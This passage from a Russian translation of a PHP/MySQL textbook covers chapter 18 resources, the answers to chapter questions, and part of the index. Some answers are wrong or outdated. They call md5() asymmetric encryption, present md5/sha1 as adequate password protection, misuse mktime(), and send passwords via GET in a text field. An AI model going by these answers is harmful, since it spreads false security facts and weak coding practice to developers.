Пакеты могут быть связаны между собой определенными зависимостями, но из сходства названий пакетов автоматически не следует зависимость между ними. Например, пакет *DB_DataObject* зависит от пакета *DB*, но это скорее исключение из правила.

В PEAR, кроме всего прочего, можно найти руководство по оформлению исходных текстов «PEAR Coding Standards» (PCS), помогающее поддерживать высокое качество любого программного кода, распространяемого в составе пакетов.

Распространение программного кода

Все пакеты распространяются в виде *gzip*-архивов, куда обязательно включается файл описания в формате XML. Файл с описанием, как правило, называется *package.xml* и содержит информацию о пакете, перечень файлов и их назначение, включая зависимости.

PHP Extension Community Library (PECL)

PECL (которое по странному стечению обстоятельств принято произносить как «пикл»¹) – это самостоятельный проект, в рамках которого распространяются расширения языка PHP, написанные на С. Расширения из проекта PECL также распространяются в виде пакетов и могут

¹ Игра слов: «pickle» переводится как «рассол», «маринад». – Прим. перев.

быть установлены командой `pecl` с помощью мастера установки PEAR. Дополнительные сведения обо всех пакетах проекта PECL можно найти на сайте <http://pecl.php.net>.

Уровень абстракции доступа к базам данных – PDO

В состав PHP 5 включена поддержка еще одного уровня абстракции доступа к базам данных – PDO. Это библиотека, входящая в состав проекта PECL. Принцип действия данной библиотеки во многом напоминает уровни абстракции доступа к базам данных, обсуждавшиеся в этой книге (PEAR DB и PEAR MDB2). Интерпретатор PHP 5.1 и более поздние версии для Windows включают в себя функции PDO и драйверы для наиболее известных баз данных. Например, чтобы активировать поддержку базы данных MySQL, помимо базовых функций, необходимо проверить наличие следующих строк в файле *php.ini*:

```
extension=php_pdo.dll
extension=php_pdo_mysql.dll
```

и при необходимости раскомментировать их.

Если вы работаете в UNIX или другой операционной системе, для которой дистрибутив PHP изначально не имеет поддержки PDO, следующая команда поможет вам загрузить и установить этот пакет:

```
pecl install pdo
```



Не забудьте после установки расширения проверить файл *php.ini*, как говорилось чуть выше. За дополнительной информацией обращайтесь по адресу <http://us3.php.net/pdo>.

Платформы

Платформы PHP предназначены для обеспечения быстрой разработки приложений. Платформы позволяют повысить скорость решения типичных задач веб-разработки и обеспечивают интеграцию между такими элементами, как доступ к базам данных, шаблоны и управление сессиями. В настоящее время есть множество разнообразных платформ, и продолжают появляться новые. Наибольшей популярностью у разработчиков пользуются PHP Zend и Cake.

PHP Zend

Платформа PHP Zend призвана обеспечить полный комплект инструментов для разработки веб-приложений, исполняемых в среде PHP 5.0. С целью оказания помощи разработчикам Zend предоставляет архивы высококачественного программного кода.

Официальный сайт Zend Framework: <http://framework.zend.com/>.

CakePHP

Платформа Cake совместима как с PHP 4, так и с PHP 5. Она основана на платформе Ruby on Rails, предназначенной для разработки веб-приложений на языке Ruby. Данная платформа поддерживает разработку приложений в стиле «Модель/Представление» (Model View Controller, MVC), при котором бизнес-логика приложения отделяется от представления. Кроме того, имеется встроенная поддержка технологии Ajax.

Официальный сайт проекта Cake: <http://cakephp.org/>.

Ajax

Название Ajax – это сокращение от Asynchronous JavaScript and XML (асинхронный Javascript и XML). Ajax – технология придания динамики отображению веб-страниц без необходимости их полной перезагрузки. В действительности представляет собой целую смесь различных технологий, позволяющих организовать получение дополнительной информации с веб-сайта, пока пользователь просматривает страницу.

Пример сайта, использующего технологию Ajax, – Google Maps (<http://maps.google.com/>). По мере прокрутки карты (попробуйте сделать это, просматривая карту своего региона) технология Ajax позволяет получать следующие ее сегменты.

С технической точки зрения такое поведение обеспечивается использованием XHTML, CSS и Javascript для доступа к объектной модели документа (Document Object Model, DOM). Возможность получения дополнительной информации с веб-сервера без необходимости полной перезагрузки страницы обеспечивается серией запросов, выполняемых с помощью функции XMLHttpRequest. Для асинхронного получения данных точно так же может использоваться объект IFrame.

За дополнительной информацией о технологии Ajax обращайтесь по адресу: <http://developer.mozilla.org/en/docs/AJAX>.

Wiki

Wiki – это электронная энциклопедия, предназначенная для хранения и предоставления информации в электронном виде. Любой желающий может принять участие в развитии этой энциклопедии, внося изменения в ее содержимое. Все изменения выносятся на суд сообщества.

Самые известные Wiki-энциклопедии – проекты, свободно доступные для всех желающих, – это Википедия (Wikipedia, <http://wikipedia.org>) и родственная ей MediaWiki (<http://mediawiki.org>).

Различные Wiki стали заметным явлением во Всемирной паутине. К счастью, MediaWiki разрабатывается с применением PHP и MySQL, благодаря чему использование этой энциклопедии и внесение в нее изменений не должно вызывать затруднений.

Поиск справочной информации в Сети

Сеть содержит огромные объемы информации. Не забывайте, что PHP и MySQL являются продуктами, которые распространяются с открытым исходным кодом и поддерживаются сообществами разработчиков, совместно выполняющими свою работу. Это означает, что программный код свободно доступен в Интернете.

Вы можете столкнуться с некоторыми проблемами, но в Сети вы быстро найдете помощь – достаточно лишь воспользоваться поисковой системой. Мы предпочитаем Google, но вы можете использовать для поиска полезной информации Yahoo! или даже MSN.

Прежде всего, вам следует загрузить руководство по PHP, доступное на сайте <http://www.php.net/docs>. Руководство прекрасно организовано и позволяет быстро перейти к любой странице. Так, если вам нужна справочная информация о конкретной функции, просто введите URL http://www.php.net/имя_функции в адресной строке браузера (вместо *имя_функции* введите имя требуемой функции). Кроме того, можно воспользоваться утилитой поиска функций, благодаря которой вам не придется постоянно вводить полные имена функций.

В Интернете есть множество доступных веб-сайтов. Получить информацию о языке PHP помогут следующие веб-сайты:

- <http://www.php.net/>
- <http://codewalkers.com/>
- <http://www.phpfreaks.com/>
- <http://www.weberdev.com/>
- <http://www.w3schools.com/php/default.asp>
- <http://www.phpbuilder.com/>
- <http://www.htmlgoodies.com/beyond/php/>
- <http://www.zend.com/zend/tut/tutorial-yank.php>
- <http://www.sitepoint.com/article/php5-standard-library>

Справочную информацию в электронном виде, чаты и списки рассылки, относящиеся к языку PHP, можно найти по следующим адресам:

- <http://www.codingforums.com/forumdisplay.php?s=b50928ffa8c7f97cbe1f295975cdae4f&f=6>
- <http://www.devarticles.com/c/b/PHP/>

- http://www.php-editors.com/forum/php_programming_help.php
- <http://www.linuxcolumbus.com/>
- <http://www.php.net/>
- <http://php.resourceindex.com/>
- <http://www.hotscripts.com/>
- <http://www.phpbb.com/>

На всех этих сайтах имеются примеры программного кода. На некоторых из них есть и разделы с вопросами и ответами, а также множество ценных данных.

Группы пользователей PHP

Если вы захотите определить местонахождение ближайшей группы пользователей в вашем городе или в стране, посетите сайт <http://www.phpusergroups.org/>. Всего есть порядка 348 групп в 69 странах. Проживающие в Соединенных Штатах найдут много групп пользователей в большинстве крупных городов. Группы, существующие ныне в США, перечислены в табл. 18.1.

Таблица 18.1. Группы пользователей PHP в США

Местонахождение группы	URL группы
Atlanta, GA	http://atlphp.org/
Austin, TX	http://php.meetup.com/42/
Cedar Lake, IN	http://www.tjtechinc.com/nipug/
Chicago, IL	http://chiphpug.php.net/
Dallas/Fort Worth, TX	http://www.dallasphp.org/
Denver, CO	http://www.coloradophp.org/
Des Moines, IA	http://www.ciapug.org/
Fort Lauderdale, FL	http://www.browardphp.com/
Libertyville, FL	http://groups.yahoo.com/group/php4world/
Minneapolis/St. Paul, MN	http://www.tcphp.org/
New York, NY	http://www.nyphp.org/
Provo, UT	http://uphpu.org/
San Diego, CA	http://sdphp.net/
San Francisco, CA	http://www.phpgroup.org/
Washington, DC	http://groups.yahoo.com/group/washdphp/

Удачи вам в путешествии по стране PHP и MySQL! За плечами у вас долгий путь, начавшийся с покупки этой книги.

Вопросы к главе 18

Вопрос 18.1

Почему не следует заключать PHP-код в теги `<? и ?>`?

Вопрос 18.2

Чем отличаются комментарии `//` и `/* */`?

Вопрос 18.3

Каковы преимущества функций `include_once()` и `require_once()` по сравнению с функциями `include()` и `require()`?

Вопрос 18.4

Что неправильно в следующем фрагменте:

```
<? if ($_GET[user_id] == 'Admin')
    echo (' Добро пожаловать в панель управления! ');
else echo (' Добро пожаловать! '); ?>
```

Ответы на эти вопросы приводятся в разделе «Глава 18» приложения.

Приложение

Ответы на вопросы из глав

Глава 1

Ответ на вопрос 1.1

Веб-сервер, язык программирования для создания сценариев, исполняемых на стороне сервера и база данных.

Ответ на вопрос 1.2

Систему управления модулями.

Ответ на вопрос 1.3

Structured Query Language (язык структурированных запросов).

Ответ на вопрос 1.4

Они окружают теги языка разметки HTML.

Ответ на вопрос 1.5

Обрабатывает файлы HTML и PHP.

Глава 2

Ответ на вопрос 2.1

Apache, PHP и MySQL.

Ответ на вопрос 2.2

В Mac OS X и во многих дистрибутивах Linux.

Ответ на вопрос 2.3

На рабочем столе.

Ответ на вопрос 2.4

Строка комментария.

Ответ на вопрос 2.5

Файлы хранятся не на локальном компьютере, а на сервере.

Ответ на вопрос 2.6

С помощью программы-клиента FTP.

Ответ на вопрос 2.7

Через веб-сервер.

Глава 3

Ответ на вопрос 3.1

Отобразится как обычный текст, поскольку нет тегов, определяющих его как РНР-код.

Ответ на вопрос 3.2

С кодом разметки HTML.

Ответ на вопрос 3.3

Двумя символами слэша (//) или (/*) и (*/).

Ответ на вопрос 3.4

В РНР есть однострочный комментарий, начинающийся с двух символов слэша (//), и многострочный комментарий, который начинается со слэша и звездочки (/*) и заканчивается звездочкой и слэшем (*). Третий тип комментария, применяемый в HTML, начинается с комбинации символов <!-- и заканчивается комбинацией -->.

Ответ на вопрос 3.5

Символом точки с запятой (;) завершаются все инструкции языка РНР.

Ответ на вопрос 3.6

Значение.

Ответ на вопрос 3.7

Написать такую инструкцию: `$variable_name = value;`

Ответ на вопрос 3.8

Да.

Ответ на вопрос 3.9

Функция позволяет обособить фрагмент РНР-кода и выполнять его, обращаясь к нему по имени.

Ответ на вопрос 3.10

Суперглобальная переменная.

Ответ на вопрос 3.11

С помощью символа обратного слэша (\).

Ответ на вопрос 3.12

Сравнивает две строки с учетом регистра букв.

Ответ на вопрос 3.13

Выполнить конкатенацию; в РНР это делается с помощью символа точки (.) и оператора присваивания (=).

Ответ на вопрос 3.14

Строка.

Глава 4

Ответ на вопрос 4.1

Программный код, выполняющий определенную задачу.

Ответ на вопрос 4.2

Оператор.

Ответ на вопрос 4.3

Оператор объединяет простые выражения в более сложные, определяя между простыми выражениями отношения, которые могут быть вычислены.

Ответ на вопрос 4.4

Это оператор.

Ответ на вопрос 4.5

Оператор, который объединяет два простых выражения в одно более сложное.

Ответ на вопрос 4.6

Оператор, который принимает три операнда.

Ответ на вопрос 4.7

Нет, они могут принимать только числа.

Ответ на вопрос 4.8

Массив, целое число или строка.

Ответ на вопрос 4.9

Да, в результате будет получен неверный оператор.

Ответ на вопрос 4.10

Она проверяет, была ли инициализирована переменная.

Ответ на вопрос 4.11

Такую инструкцию `switch` можно записать следующим образом:

```
switch ($action) {
    case "add":
        $x = $x + $y;
        break;
    case "subtract":
        $x = $x - $y;
        break;
    case "multiply":
        $x = $x * $y;
        break;
    case "divide":
        $x = $x / $y;
        break;
}
```

Ответ на вопрос 4.12

Оно сообщает PHP, что не следует исполнять другие инструкции `case`, кроме соответствующей параметру инструкции `switch`.

Ответ на вопрос 4.13

Такой цикл можно записать следующим образом:

```
<?php
for ($num = 10; $num >= 1; $num--) {
    print "$num<br>";
}
?>
```

Глава 5

Ответ на вопрос 5.1

Функция неправильно определена – отсутствуют круглые скобки. Кроме того, смешивать определение функции с основным программным кодом – признак плохого стиля.

Ответ на вопрос 5.2

Определение функции `toast` с параметром:

```
<?php
function toast( $minutes )
{
    // Здесь готовится тост
    echo ("Готово.");
}
?>
```


Ответ на вопрос 5.3

Вызов функции `toast` с параметром, равным 5:

```
<?php
toast(5);
?>
```

Ответ на вопрос 5.4

При использовании директивы `include()`, если подключаемый файл не найден, выводится предупреждение. При использовании директивы `require()`, если подключаемый файл не найден, возникает фатальная ошибка, что приводит к завершению работы сценария.

Ответ на вопрос 5.5

Метод.

Глава 6

Ответ на вопрос 6.1

Индекс (номер позиции) первого элемента массива равен 0.

Ответ на вопрос 6.2

Массив с названиями месяцев можно определить так:

```
<?php
$months[]='Январь';
$months[]='Февраль';
$months[]='Март';
$months[]='Апрель';
$months[]='Май';
$months[]='Июнь';
$months[]='Июль';
$months[]='Август';
$months[]='Сентябрь';
$months[]='Октябрь';
$months[]='Ноябрь';
$months[]='Декабрь';
?>
```

Или с помощью функции `array()`:

```
array('Январь', 'Февраль', 'Март', 'Апрель', 'Май', 'Июнь', 'Июль', 'Август',
      'Сентябрь', 'Октябрь', 'Ноябрь', 'Декабрь');
```

Ответ на вопрос 6.3

Создать ассоциативный массив с количеством дней в каждом месяце можно так:

```
<?php
$months = array('Январь' => 31,
                'Февраль' => 28,
                'Март' => 31,
                'Апрель' => 30,
                'Май' => 31,
```

```

        'Июнь' => 30,
        'Июль' => 31,
        'Август' => 31,
        'Сентябрь' => 30,
        'Октябрь' => 31,
        'Ноябрь' => 30,
        'Декабрь' => 31);
?>

```

Ответ на вопрос 6.4

Вывести содержимое массива \$months можно так:

```

<?php
$months = array('Январь' => 31,
                'Февраль' => 28,
                'Март' => 31,
                'Апрель' => 30,
                'Май' => 31,
                'Июнь' => 30,
                'Июль' => 31,
                'Август' => 31,
                'Сентябрь' => 30,
                'Октябрь' => 31,
                'Ноябрь' => 30,
                'Декабрь' => 31);
var_dump($months);
?>

```

Глава 7

Ответ на вопрос 7.1

Интерактивный интерфейс с MySQL загружается с помощью команды mysql.

Ответ на вопрос 7.2

Создать таблицу months можно так:

```

CREATE TABLE months (
    month_id INT NOT NULL AUTO_INCREMENT,
    month VARCHAR (20),
    days INT,
    PRIMARY KEY (month_id)
);

```

Ответ на вопрос 7.3

Заполнить таблицу months можно так:

```

INSERT INTO months VALUES (NULL, 'Январь', 31);
INSERT INTO months VALUES (NULL, 'Февраль', 28);
INSERT INTO months VALUES (NULL, 'Март', 31);
INSERT INTO months VALUES (NULL, 'Апрель', 30);
INSERT INTO months VALUES (NULL, 'Май', 31);
INSERT INTO months VALUES (NULL, 'Июнь', 30);

```

```

INSERT INTO months VALUES (NULL, 'Июль', 31);
INSERT INTO months VALUES (NULL, 'Август', 31);
INSERT INTO months VALUES (NULL, 'Сентябрь', 30);
INSERT INTO months VALUES (NULL, 'Октябрь', 31);
INSERT INTO months VALUES (NULL, 'Ноябрь', 30);
INSERT INTO months VALUES (NULL, 'Декабрь', 31);

```

Ответ на вопрос 7.4

Вывести содержимое таблицы months можно с помощью запроса:

```
SELECT * FROM months;
```

Ответ на вопрос 7.5

Отобразить месяцы, в которых 28 дней, можно с помощью запроса:

```
SELECT * FROM months WHERE days = 28;
```

Ответ на вопрос 7.6

Вывести месяцы, названия которых оканчиваются на «брь», можно с помощью запроса:

```
SELECT * FROM months WHERE month LIKE '%брь';
```

Глава 8

Ответ на вопрос 8.1

Чтобы создать резервную копию базы данных «blog», нужно ввести в командной строке команду:

```
mysqldump -u root -p blog > my_backup.sql
```

Прежде чем начнется создание резервной копии, потребуется ввести пароль.

Ответ на вопрос 8.2

Чтобы восстановить базу данных «blog» из резервной копии, нужно ввести в командной строке команду:

```
mysql -u root -p -D test < my_backup.sql
```

Прежде чем начнется восстановление из резервной копии, потребуется ввести пароль.

Ответ на вопрос 8.3

Преимущества создания индексов:

- запросы, содержащие в предложении WHERE индексные столбцы, выполняются гораздо быстрее;
- уникальность индексного значения проверяется гораздо быстрее.

Из недостатков можно назвать:

- запросы вставки и удаления записей выполняются медленнее из-за необходимости обновления индексов;
- для хранения индексов расходуется дополнительное пространство на диске.

Глава 9

Ответ на вопрос 9.1

Строка подключения к базе данных форматируется так:

```
mysql://имя_пользователя:пароль@имя_хоста/имя_базы_данных
```

и в данном случае будет выглядеть так:

```
mysql://joe:mysql@oreilly.com/survey
```

Ответ на вопрос 9.2

Подключение к базе данных без использования модулей PEAR производится в два этапа. Сначала надо установить соединение с базой данных, а когда соединение будет установлено – выбрать нужную базу данных:

```
<?php
// Определить параметры подключения
$db_host = 'oreilly.com';
$db_database = 'survey';
$db_username = 'joe';
$db_password = 'mysql';

// Выполнить соединение с помощью функции mysql_connect
$connection = mysql_connect($db_host, $db_username, $db_password);
if (!$connection) {
    die("Ошибка соединения с базой данных: <br />". mysql_error());
}

// Выбрать нужную базу данных с помощью функции mysql_select_db
$db_select = mysql_select_db($db_database);
if (!$db_select) {
    die("Ошибка выбора базы данных: <br />". mysql_error());
}
?>
```

Ответ на вопрос 9.3

В конец сценария из ответа на вопрос 9.2 добавляется следующий фрагмент:

```
<?php
$query = "SELECT * FROM authors";
$result = mysql_query( $query );
if (!$result)
{
    die("Ошибка исполнения запроса к базе данных: <br />". mysql_
error());
}
while ($result_row = mysql_fetch_row(($result)))
{
    echo 'Идентификатор автора: '.$result_row[0] . '<br />';
    echo 'Идентификатор книги: '.$result_row[1] . '<br />';
    echo 'Автор: '.$result_row[2] . '<br /><br />';
}
```

```

}
// Закрыть соединение
mysql_close($connection);
?>

```

Ответ на вопрос 9.4

Функции PEAR более компактны и автоматизируют некоторые операции по подключению и выборке из базы данных. Поскольку программный код PEAR используют многие разработчики, в нем наверняка меньше ошибок, чем в коде, создаваемом с нуля.

Глава 10

Ответ на вопрос 10.1

Суперглобальная переменная `$_SERVER['PHP_SELF']` всегда содержит имя сценария, исполняющегося в текущий момент времени. В эту переменную можно записать новое имя сценария, и ваш код автоматически будет использовать его для обработки результатов.

Ответ на вопрос 10.2

Программный код, создающий форму для ввода имени пользователя и пароля и обрабатывающий введенные значения, может быть таким:

```

<?php
echo('<form action="'.$_SERVER["PHP_SELF"].'" method="GET">');
echo('
    <label>Пользователь:
    <input type="text" name="username" size="10" maxlength="30" />
</label>
    <br />
    <label>Пароль:
    <input type="text" name="password" size="10" maxlength="30" /></
label>
    <input type="submit" value="Отправить">
</form>
');
?>

```

Ответ на вопрос 10.3

Вывести имя пользователя и пароль после отправки формы можно следующим образом:

```

<?php
// Извлечь имя пользователя и пароль из глобального массива GET
$username = $_GET["username"];
$password = $_GET["password"];
// Сценарий был вызван для обработки данных формы?
if (!empty($username)) {

```

```

        // Вывести полученные значения
        echo("Пользователь: $username<br>");
        echo("Пароль: $password<br>");
    }
    else {
        // Вывести форму
        echo('<form action="'.$_SERVER["PHP_SELF"].'" method="GET">');
        echo('<label>Пользователь:<input type="text" name="username"
            size="10" maxlength="30" /></label>
            <br />
            <label>Пароль:<input type="text" name="password"
            size="10" maxlength="30" /></label>
            <input type="submit" value="Отправить">
            </form>
        ');
    }
    ?>

```

Ответ на вопрос 10.4

Выбрать только тех авторов, имена которых начинаются на D, можно с помощью такого запроса:

```
SELECT * FROM authors WHERE author LIKE 'D%'
```

Глава 11

Ответ на вопрос 11.1

Функция `printf()` выводит результат в выходной поток программы, а результат функции `sprintf()` записывается в переменную, определяемую одним из ее аргументов.

Ответ на вопрос 11.2

Проверить корректность даты 1/31/2045 можно так:

```

if (checkdate(1,31,2045)) {
    echo('Дата корректна.');
```

```

}
else {
```

```
    echo('Дата некорректна.');
```

```

}
```

Ответ на вопрос 11.3

Чтобы определить день недели для даты 1/31/2045, сначала нужно создать временную отметку (`timestamp`) для этой даты. Затем можно вернуть полное название дня недели с помощью функции `date()`, передав ей строку формата "l".

```

<?php
$timestamp = mktime(1,31,2045);
echo date("l",$timestamp);
?>

```

Ответ на вопрос 11.4

Переименовать файл *upload.tmp* в *sample.jpg* можно так:

```
<?php
$status=rename('upload.tmp','sample.jpg');
if ($status) {
    echo("Файл переименован.");
}
?>
```

Глава 12

Ответ на вопрос 12.1

В XHTML-документе допустим любой из вариантов: `
`, `
` или `
</br>`.

Ответ на вопрос 12.2

Тип документа используется при аттестации XHTML-страниц, а тип MIME определяет, как браузер будет интерпретировать его содержимое.

Ответ на вопрос 12.3

Тип MIME `application/xhtml+xml` не всегда допустим только потому, что Internet Explorer неправильно интерпретирует этот тип MIME.

Ответ на вопрос 12.4

Вывод документов HTML и XHTML для программного кода на языке PHP ничем не отличается.

Глава 13

Ответ на вопрос 13.1

Чтобы добавить столбец `published_date`, возьмем код для подключения к базе данных и исполнения запроса, постоянно встречающийся в этой главе, — изменим лишь строку запроса, чтобы он создавал новый столбец:

```
<?php
require_once('db_login.php');
// Определяем параметры подключения к базе данных
require_once('DB.php');
// Подключаемся к базе данных
$connection =
    DB::connect("mysql://$db_username:$db_password@$db_host/$db_
database");
if (DB::isError($connection)) {
    die("Ошибка подключения к базе данных: <br />".
        DB::errorMessage($connection));
}
```

```
// Модифицируем таблицу
$query = "ALTER TABLE books ADD published_date date";
// Проверяем на наличие ошибок
$result = $connection->query($query);
if (DB::isError($result)) {
    die("Ошибка исполнения запроса к базе данных: <br />". $query." "
        .DB::errorMessage($result));
}
echo "Таблица успешно изменена!";
$connection->disconnect();
?>
```

Ответ на вопрос 13.2

Инъекция SQL и межсайтовый скриптинг. При инъекции SQL предпринимается попытка вставить специальные символы, изменяющие смысл SQL-запроса. При атаке межсайтового скриптинга предпринимается попытка завладеть частной информацией из сеанса за счет вставки злонамеренного кода HTML-разметки.

Ответ на вопрос 13.3

Функция `get_magic_quotes_gpc()` возвращает TRUE, если механизм `magic quotes` был активирован.

Ответ на вопрос 13.4

Функция `htmlentities()` экранирует весь HTML-код, который в противном случае мог бы исполниться.

Глава 14

Ответ на вопрос 14.1

Cookies хранятся на жестком диске пользователя.

Ответ на вопрос 14.2

Функция `md5()` реализует асимметричный алгоритм шифрования, который не позволяет воссоздать пароль по его шифру.

Ответ на вопрос 14.3

Сохранить значение 1 в переменной сеанса `user_id` можно так:

```
<?php
    session_start();
    $_SESSION['user_id'] = 1;
?>
```

Ответ на вопрос 14.4

Вывести значение переменной сеанса `user_id` можно так:

```
<?php
    session_start();
    echo $_SESSION['user_id'];
?>
```


Глава 15

Ответ на вопрос 15.1

Расширение *.php* вынуждает интерпретатор PHP обработать файл, а не просто вывести его содержимое. Отображение содержимого сценария может привести к раскрытию такой секретной информации, как пароли или внутренние алгоритмы, используемые сценариями.

Ответ на вопрос 15.2

Функция `sha1()` создает 160-битовую строку, а не 128-битовую, как функция `md5()`. Кроме того, она реализует более совершенный алгоритм, дополнительно усложняющий расшифровку пароля.

Ответ на вопрос 15.3

Если злоумышленник узнает, что вы храните идентификатор зарегистрированного пользователя в автоматической глобальной переменной, для него не составит труда отправить собственное значение идентификатора в виде параметра URL. После этого он сможет действовать от имени любого пользователя.

Ответ на вопрос 15.4

Проверке подлежат любые данные, которыми пользователь может беспрепятственно манипулировать перед тем, как отправить их вашей программе. В том числе:

- данные в суперглобальном массиве `$_GET`;
- данные в суперглобальном массиве `$_POST`;
- данные в `cookie`;
- данные сеанса.

Глава 16

Ответ на вопрос 16.1

Преимущество использования JavaScript для проверки данных в полях формы заключается в возможности обеспечить непосредственную обратную связь с пользователем без необходимости перезагружать страницу.

Один из недостатков состоит в том, что PHP-сценарий по-прежнему должен выполнять проверку полученных данных, так как есть вероятность, что пользователь отключит JavaScript в своем браузере или некий злоумышленник обходными путями отправит данные сценарию для обработки. Кроме того, сценарий JavaScript не имеет доступа к информации, расположенной на стороне сервера, например к данным сеанса или к базе данных.

Ответ на вопрос 16.2

Чтобы вывести предупреждение «Имя пользователя должно содержать не меньше шести символов», достаточно вызвать функцию JavaScript:

```
alert("Имя пользователя должно содержать не меньше шести символов");
```

Ответ на вопрос 16.3

Регулярное выражение для проверки почтового индекса США, формат которого допускает наличие четырех необязательных цифр в конце, можно записать так:

```
"/^\d{5}(-\d{4})?$/'
```

Помните, что регулярное выражение должно соответствовать стилю языка Perl, то есть начинаться и заканчиваться символом слэша (/).

Ответ на вопрос 16.4

Проверить значение переменной \$zipcode с помощью регулярного выражения из предыдущего ответа можно так:

```
<?php
$pattern = '/^\d{5}(-\d{4})?$/';
$matched=preg_match($pattern, $zipcode, $matches);
if ($matched) {
    echo("Индекс прошел проверку.");
}
?>
```

Глава 17

Ответ на вопрос 17.1

Чтобы изменить название блога на «Зона PHP и MySQL», достаточно внести в файл *config.php* следующие изменения:

```
<?php
// Полный путь к Smarty.class.php
require('/usr/share/php/Smarty/Smarty.class.php');
$smarty = new Smarty();

$smarty->template_dir = '/home/www/htmlkb/smarty/templates';
$smarty->compile_dir = '/home/www/htmlkb/smarty/templates_c';
$smarty->cache_dir = '/home/www/htmlkb/smarty/cache';
$smarty->config_dir = '/home/www/htmlkb/smarty/configs';

$smarty->blog_title="Зона PHP и MySQL";
?>
```

Ответ на вопрос 17.2

Чтобы создать новую категорию Bugs (ошибки), следует выполнить запрос с помощью клиента командной строки MySQL:

```
INSERT INTO categories VALUES (NULL,'Bugs');
```

Новую строку можно также добавить с помощью phpMyAdmin. Так как раскрывающиеся списки с названиями категорий создаются динамически, это единственное изменение, которое потребуется для добавления новой категории.

Ответ на вопрос 17.3

Шаблоны позволяют упростить организацию сайта. Изменения, произведенные в шаблонах верхнего и нижнего колонтитулов, автоматически отобразятся на всех страницах. Кроме того, при использовании шаблонов упрощается редактирование HTML-разметки, так как она не смешивается с PHP-кодом.

Глава 18

Ответ на вопрос 18.1

Некоторые интерпретаторы PHP могут быть не настроены на исполнение программного кода, начинающегося с тега (<?). Кроме того, это может вызывать проблемы с парсерами (синтаксическими анализаторами) XML-разметки.

Ответ на вопрос 18.2

Комментарий (//) комментирует только текущую строку, тогда как действие комментария (/*) распространяется на несколько строк, пока не будет встречена соответствующая ему комбинация символов (*/*).

Ответ на вопрос 18.3

Когда один и тот же файл подключается неоднократно, использование директивы `include_once()` не вызывает ошибку повторного определения функции. Такое может происходить, когда подключаемые файлы сами подключают другие файлы.

Ответ на вопрос 18.4

При создании программного кода желательно следовать принятым соглашениям по оформлению, чтобы повысить его переносимость и удобочитаемость:

```
<?php
/*
 * Сценарий выводит приветствие пользователю.
 * Этот сценарий приветствует пользователя и следует
 * принятым соглашениям по оформлению.
 *
 * Copyright 2006 (c) O'Reilly Media, Inc.
 *
 * @version $Id: coding_standards_example.html,v 1.2 2006/1/19 24:49:50
 *
 */
```

```
// Проверить пользователя
if ($_GET[user_id] == 'Admin')
{
    // Приветствовать администратора при входе в панель управления.
    echo('Добро пожаловать в панель управления!');
}
else
{
    // Приветствовать всех остальных пользователей.
    echo('Добро пожаловать!');
}
?>
```

Алфавитный указатель

<h>, элемент заголовка
в XHTML 2.0 289
<i>, и <tt> больше
не поддерживаются в XHTML 2.0 289

А

Автоматические глобальные
переменные 352
Административные страницы,
доступ 347

Б

Базы данных
 блокирование доступа с внешних
 хостов 362
 внешние ключи 171
 добавление данных 301
 многие-ко-многим 173
 нормализация 174
 объекты, модификация 298
 один-к-одному 171
 один-ко-многим 172
 отдельные 362
 отношения 171
 предотвращение 361
 создание 149
 удаление 167
 формы 174
 хранение паролей 329, 351
Бесконечные циклы 286
Блог 381
 база данных 386
 вывод списка 388

добавление и изменение 396
комментарии, добавление
и изменение 403
отображение 392
структура страниц 383
файл настроек 382

В

Веб-браузеры
 совместимость с XHTML 295
Веб-ресурсы 410
Веб-сайты
 O'Reilly & Associates, Inc. 13
 по этой книге 17
Веб-сервер 289
Вложенные меню в XHTML 2.0 182
Восстановление данных 108
Вторая нормальная форма,
нормализация баз данных 276
Выбор базы данных 81
Вызовы функций 413
Выражения 413

Г

Глобальные переменные, PHP 64
Группы пользователей 420

Д

Данные пользователя, доверие 359
Дата и время, преобразование данных
типа timestamp Unix 202
Двухместные операторы 77
Длина строки 193
Дополнение строк 275

З

Заполнение 258

Запросы

- вложенные запросы 319
- и формы 214
- отображение данных 207
- последовательность действий 208

И

Идентификатор сеанса 333

Извлечение

- данных, PEAR 223
- значений элементов из массивов 140
- переменных из массива 193
- части строки 265

Изменение регистра

- букв 264
- букв в строках 81

Индексы 188

- из нескольких столбцов 103

Инструкции 95

- switch 213

К

Квантификаторы 372

Классы 117

- extends оператор 123
- parent оператор 124
- конструкторы 119
- область видимости 121
- символов 374
- создание 118

Команды

- MySQL 147
- touch 273

Комментарии 411

Л

Литералы 82

Логические операторы 91

- WHERE предложение 168

М

Массивы

- добавление 135
- и присваивание 132
- подсчет 135
- скалярные значения 131
- создание 131

с числовыми индексами 130

элементы 130

Межсайтовый скриптинг, атаки 310

Н

Наследование, классов 123

О

Область видимости класса 121

Обновление данных 312

Объекты 414

Операторы 83

- ? (знак вопроса) 84
- категории 82
- количество 86
- операнды 86
- приоритет 90
- присваивания 84
- RHP 110
- сравнения 76

Определение времени в разных

часовых поясах 89

Определения функций 413

Открытие сеанса 374

Оформление отступов 412

П

Параметры

- и функции 107
 - передача по ссылке 112
- Первая нормальная форма,
нормализация баз данных 176

Первичные ключи 171

Перевод футов в метры 242

Переключатели 235

Перемещение файлов 275

Перехват, сеанса 357

Подключаемые файлы 350

Правила именования 414

Принудительное завершение цикла 268

Проверка

- дат 371
- на соответствие шаблону 375

Р

Равенства оператор 90

Размещение нескольких сайтов
на одном сервере 360Разработка на локальном
компьютере 31

Реляционные базы данных 171

Ресурсы

- группы пользователей 420
- интернета 410

С

- Сборка мусора, сеансы 339
- Сведения о регистрации 208
- Сеансы 332
 - завершение 338
 - ограничение продолжительности 340
 - открытие 334
- События (DOM) 289
- Создание
 - разметки XHTML 295
 - файлов 232
 - форм 233
 - доступ 233
 - запросы к базе данных 71
 - множественные 65
- Сокращенные способы записи атрибутов (HTML) 295
- Сравнение строк PHP 303
- Строки
 - регулярные выражения 371

Т

- Таблицы, базы данных
 - создание 298
 - шаблоны 249
- Теги PHP 412
- Типографские условные обозначения, принятые в этой книге 84

У

- Удаление
 - данных 314
 - таблиц 300
 - файлов 273
- Уникальные идентификаторы, генерирование 317
- Управляющие структуры 414
- Условные обозначения, принятые в этой книге 53
- Условные операторы 219
- Установка
 - и регистрация на удаленном сервере 324

Ф

- Файлы
 - выгрузка 276
- Фиксация, сеанса 357
- Флажки 106
- Форма
 - повторный вывод при некорректном вводе 375
 - XForms в XHTML 2.0 306
 - и обработка данных в одном файле 140
 - установка Smarty 207
- Фреймы
 - XFrames в XHTML 2.0 202
- Функции 271
 - extract 272
 - file_exists 269
 - is_executable 143
 - mktime 273
 - PHP, запросы 107
 - unlink 197
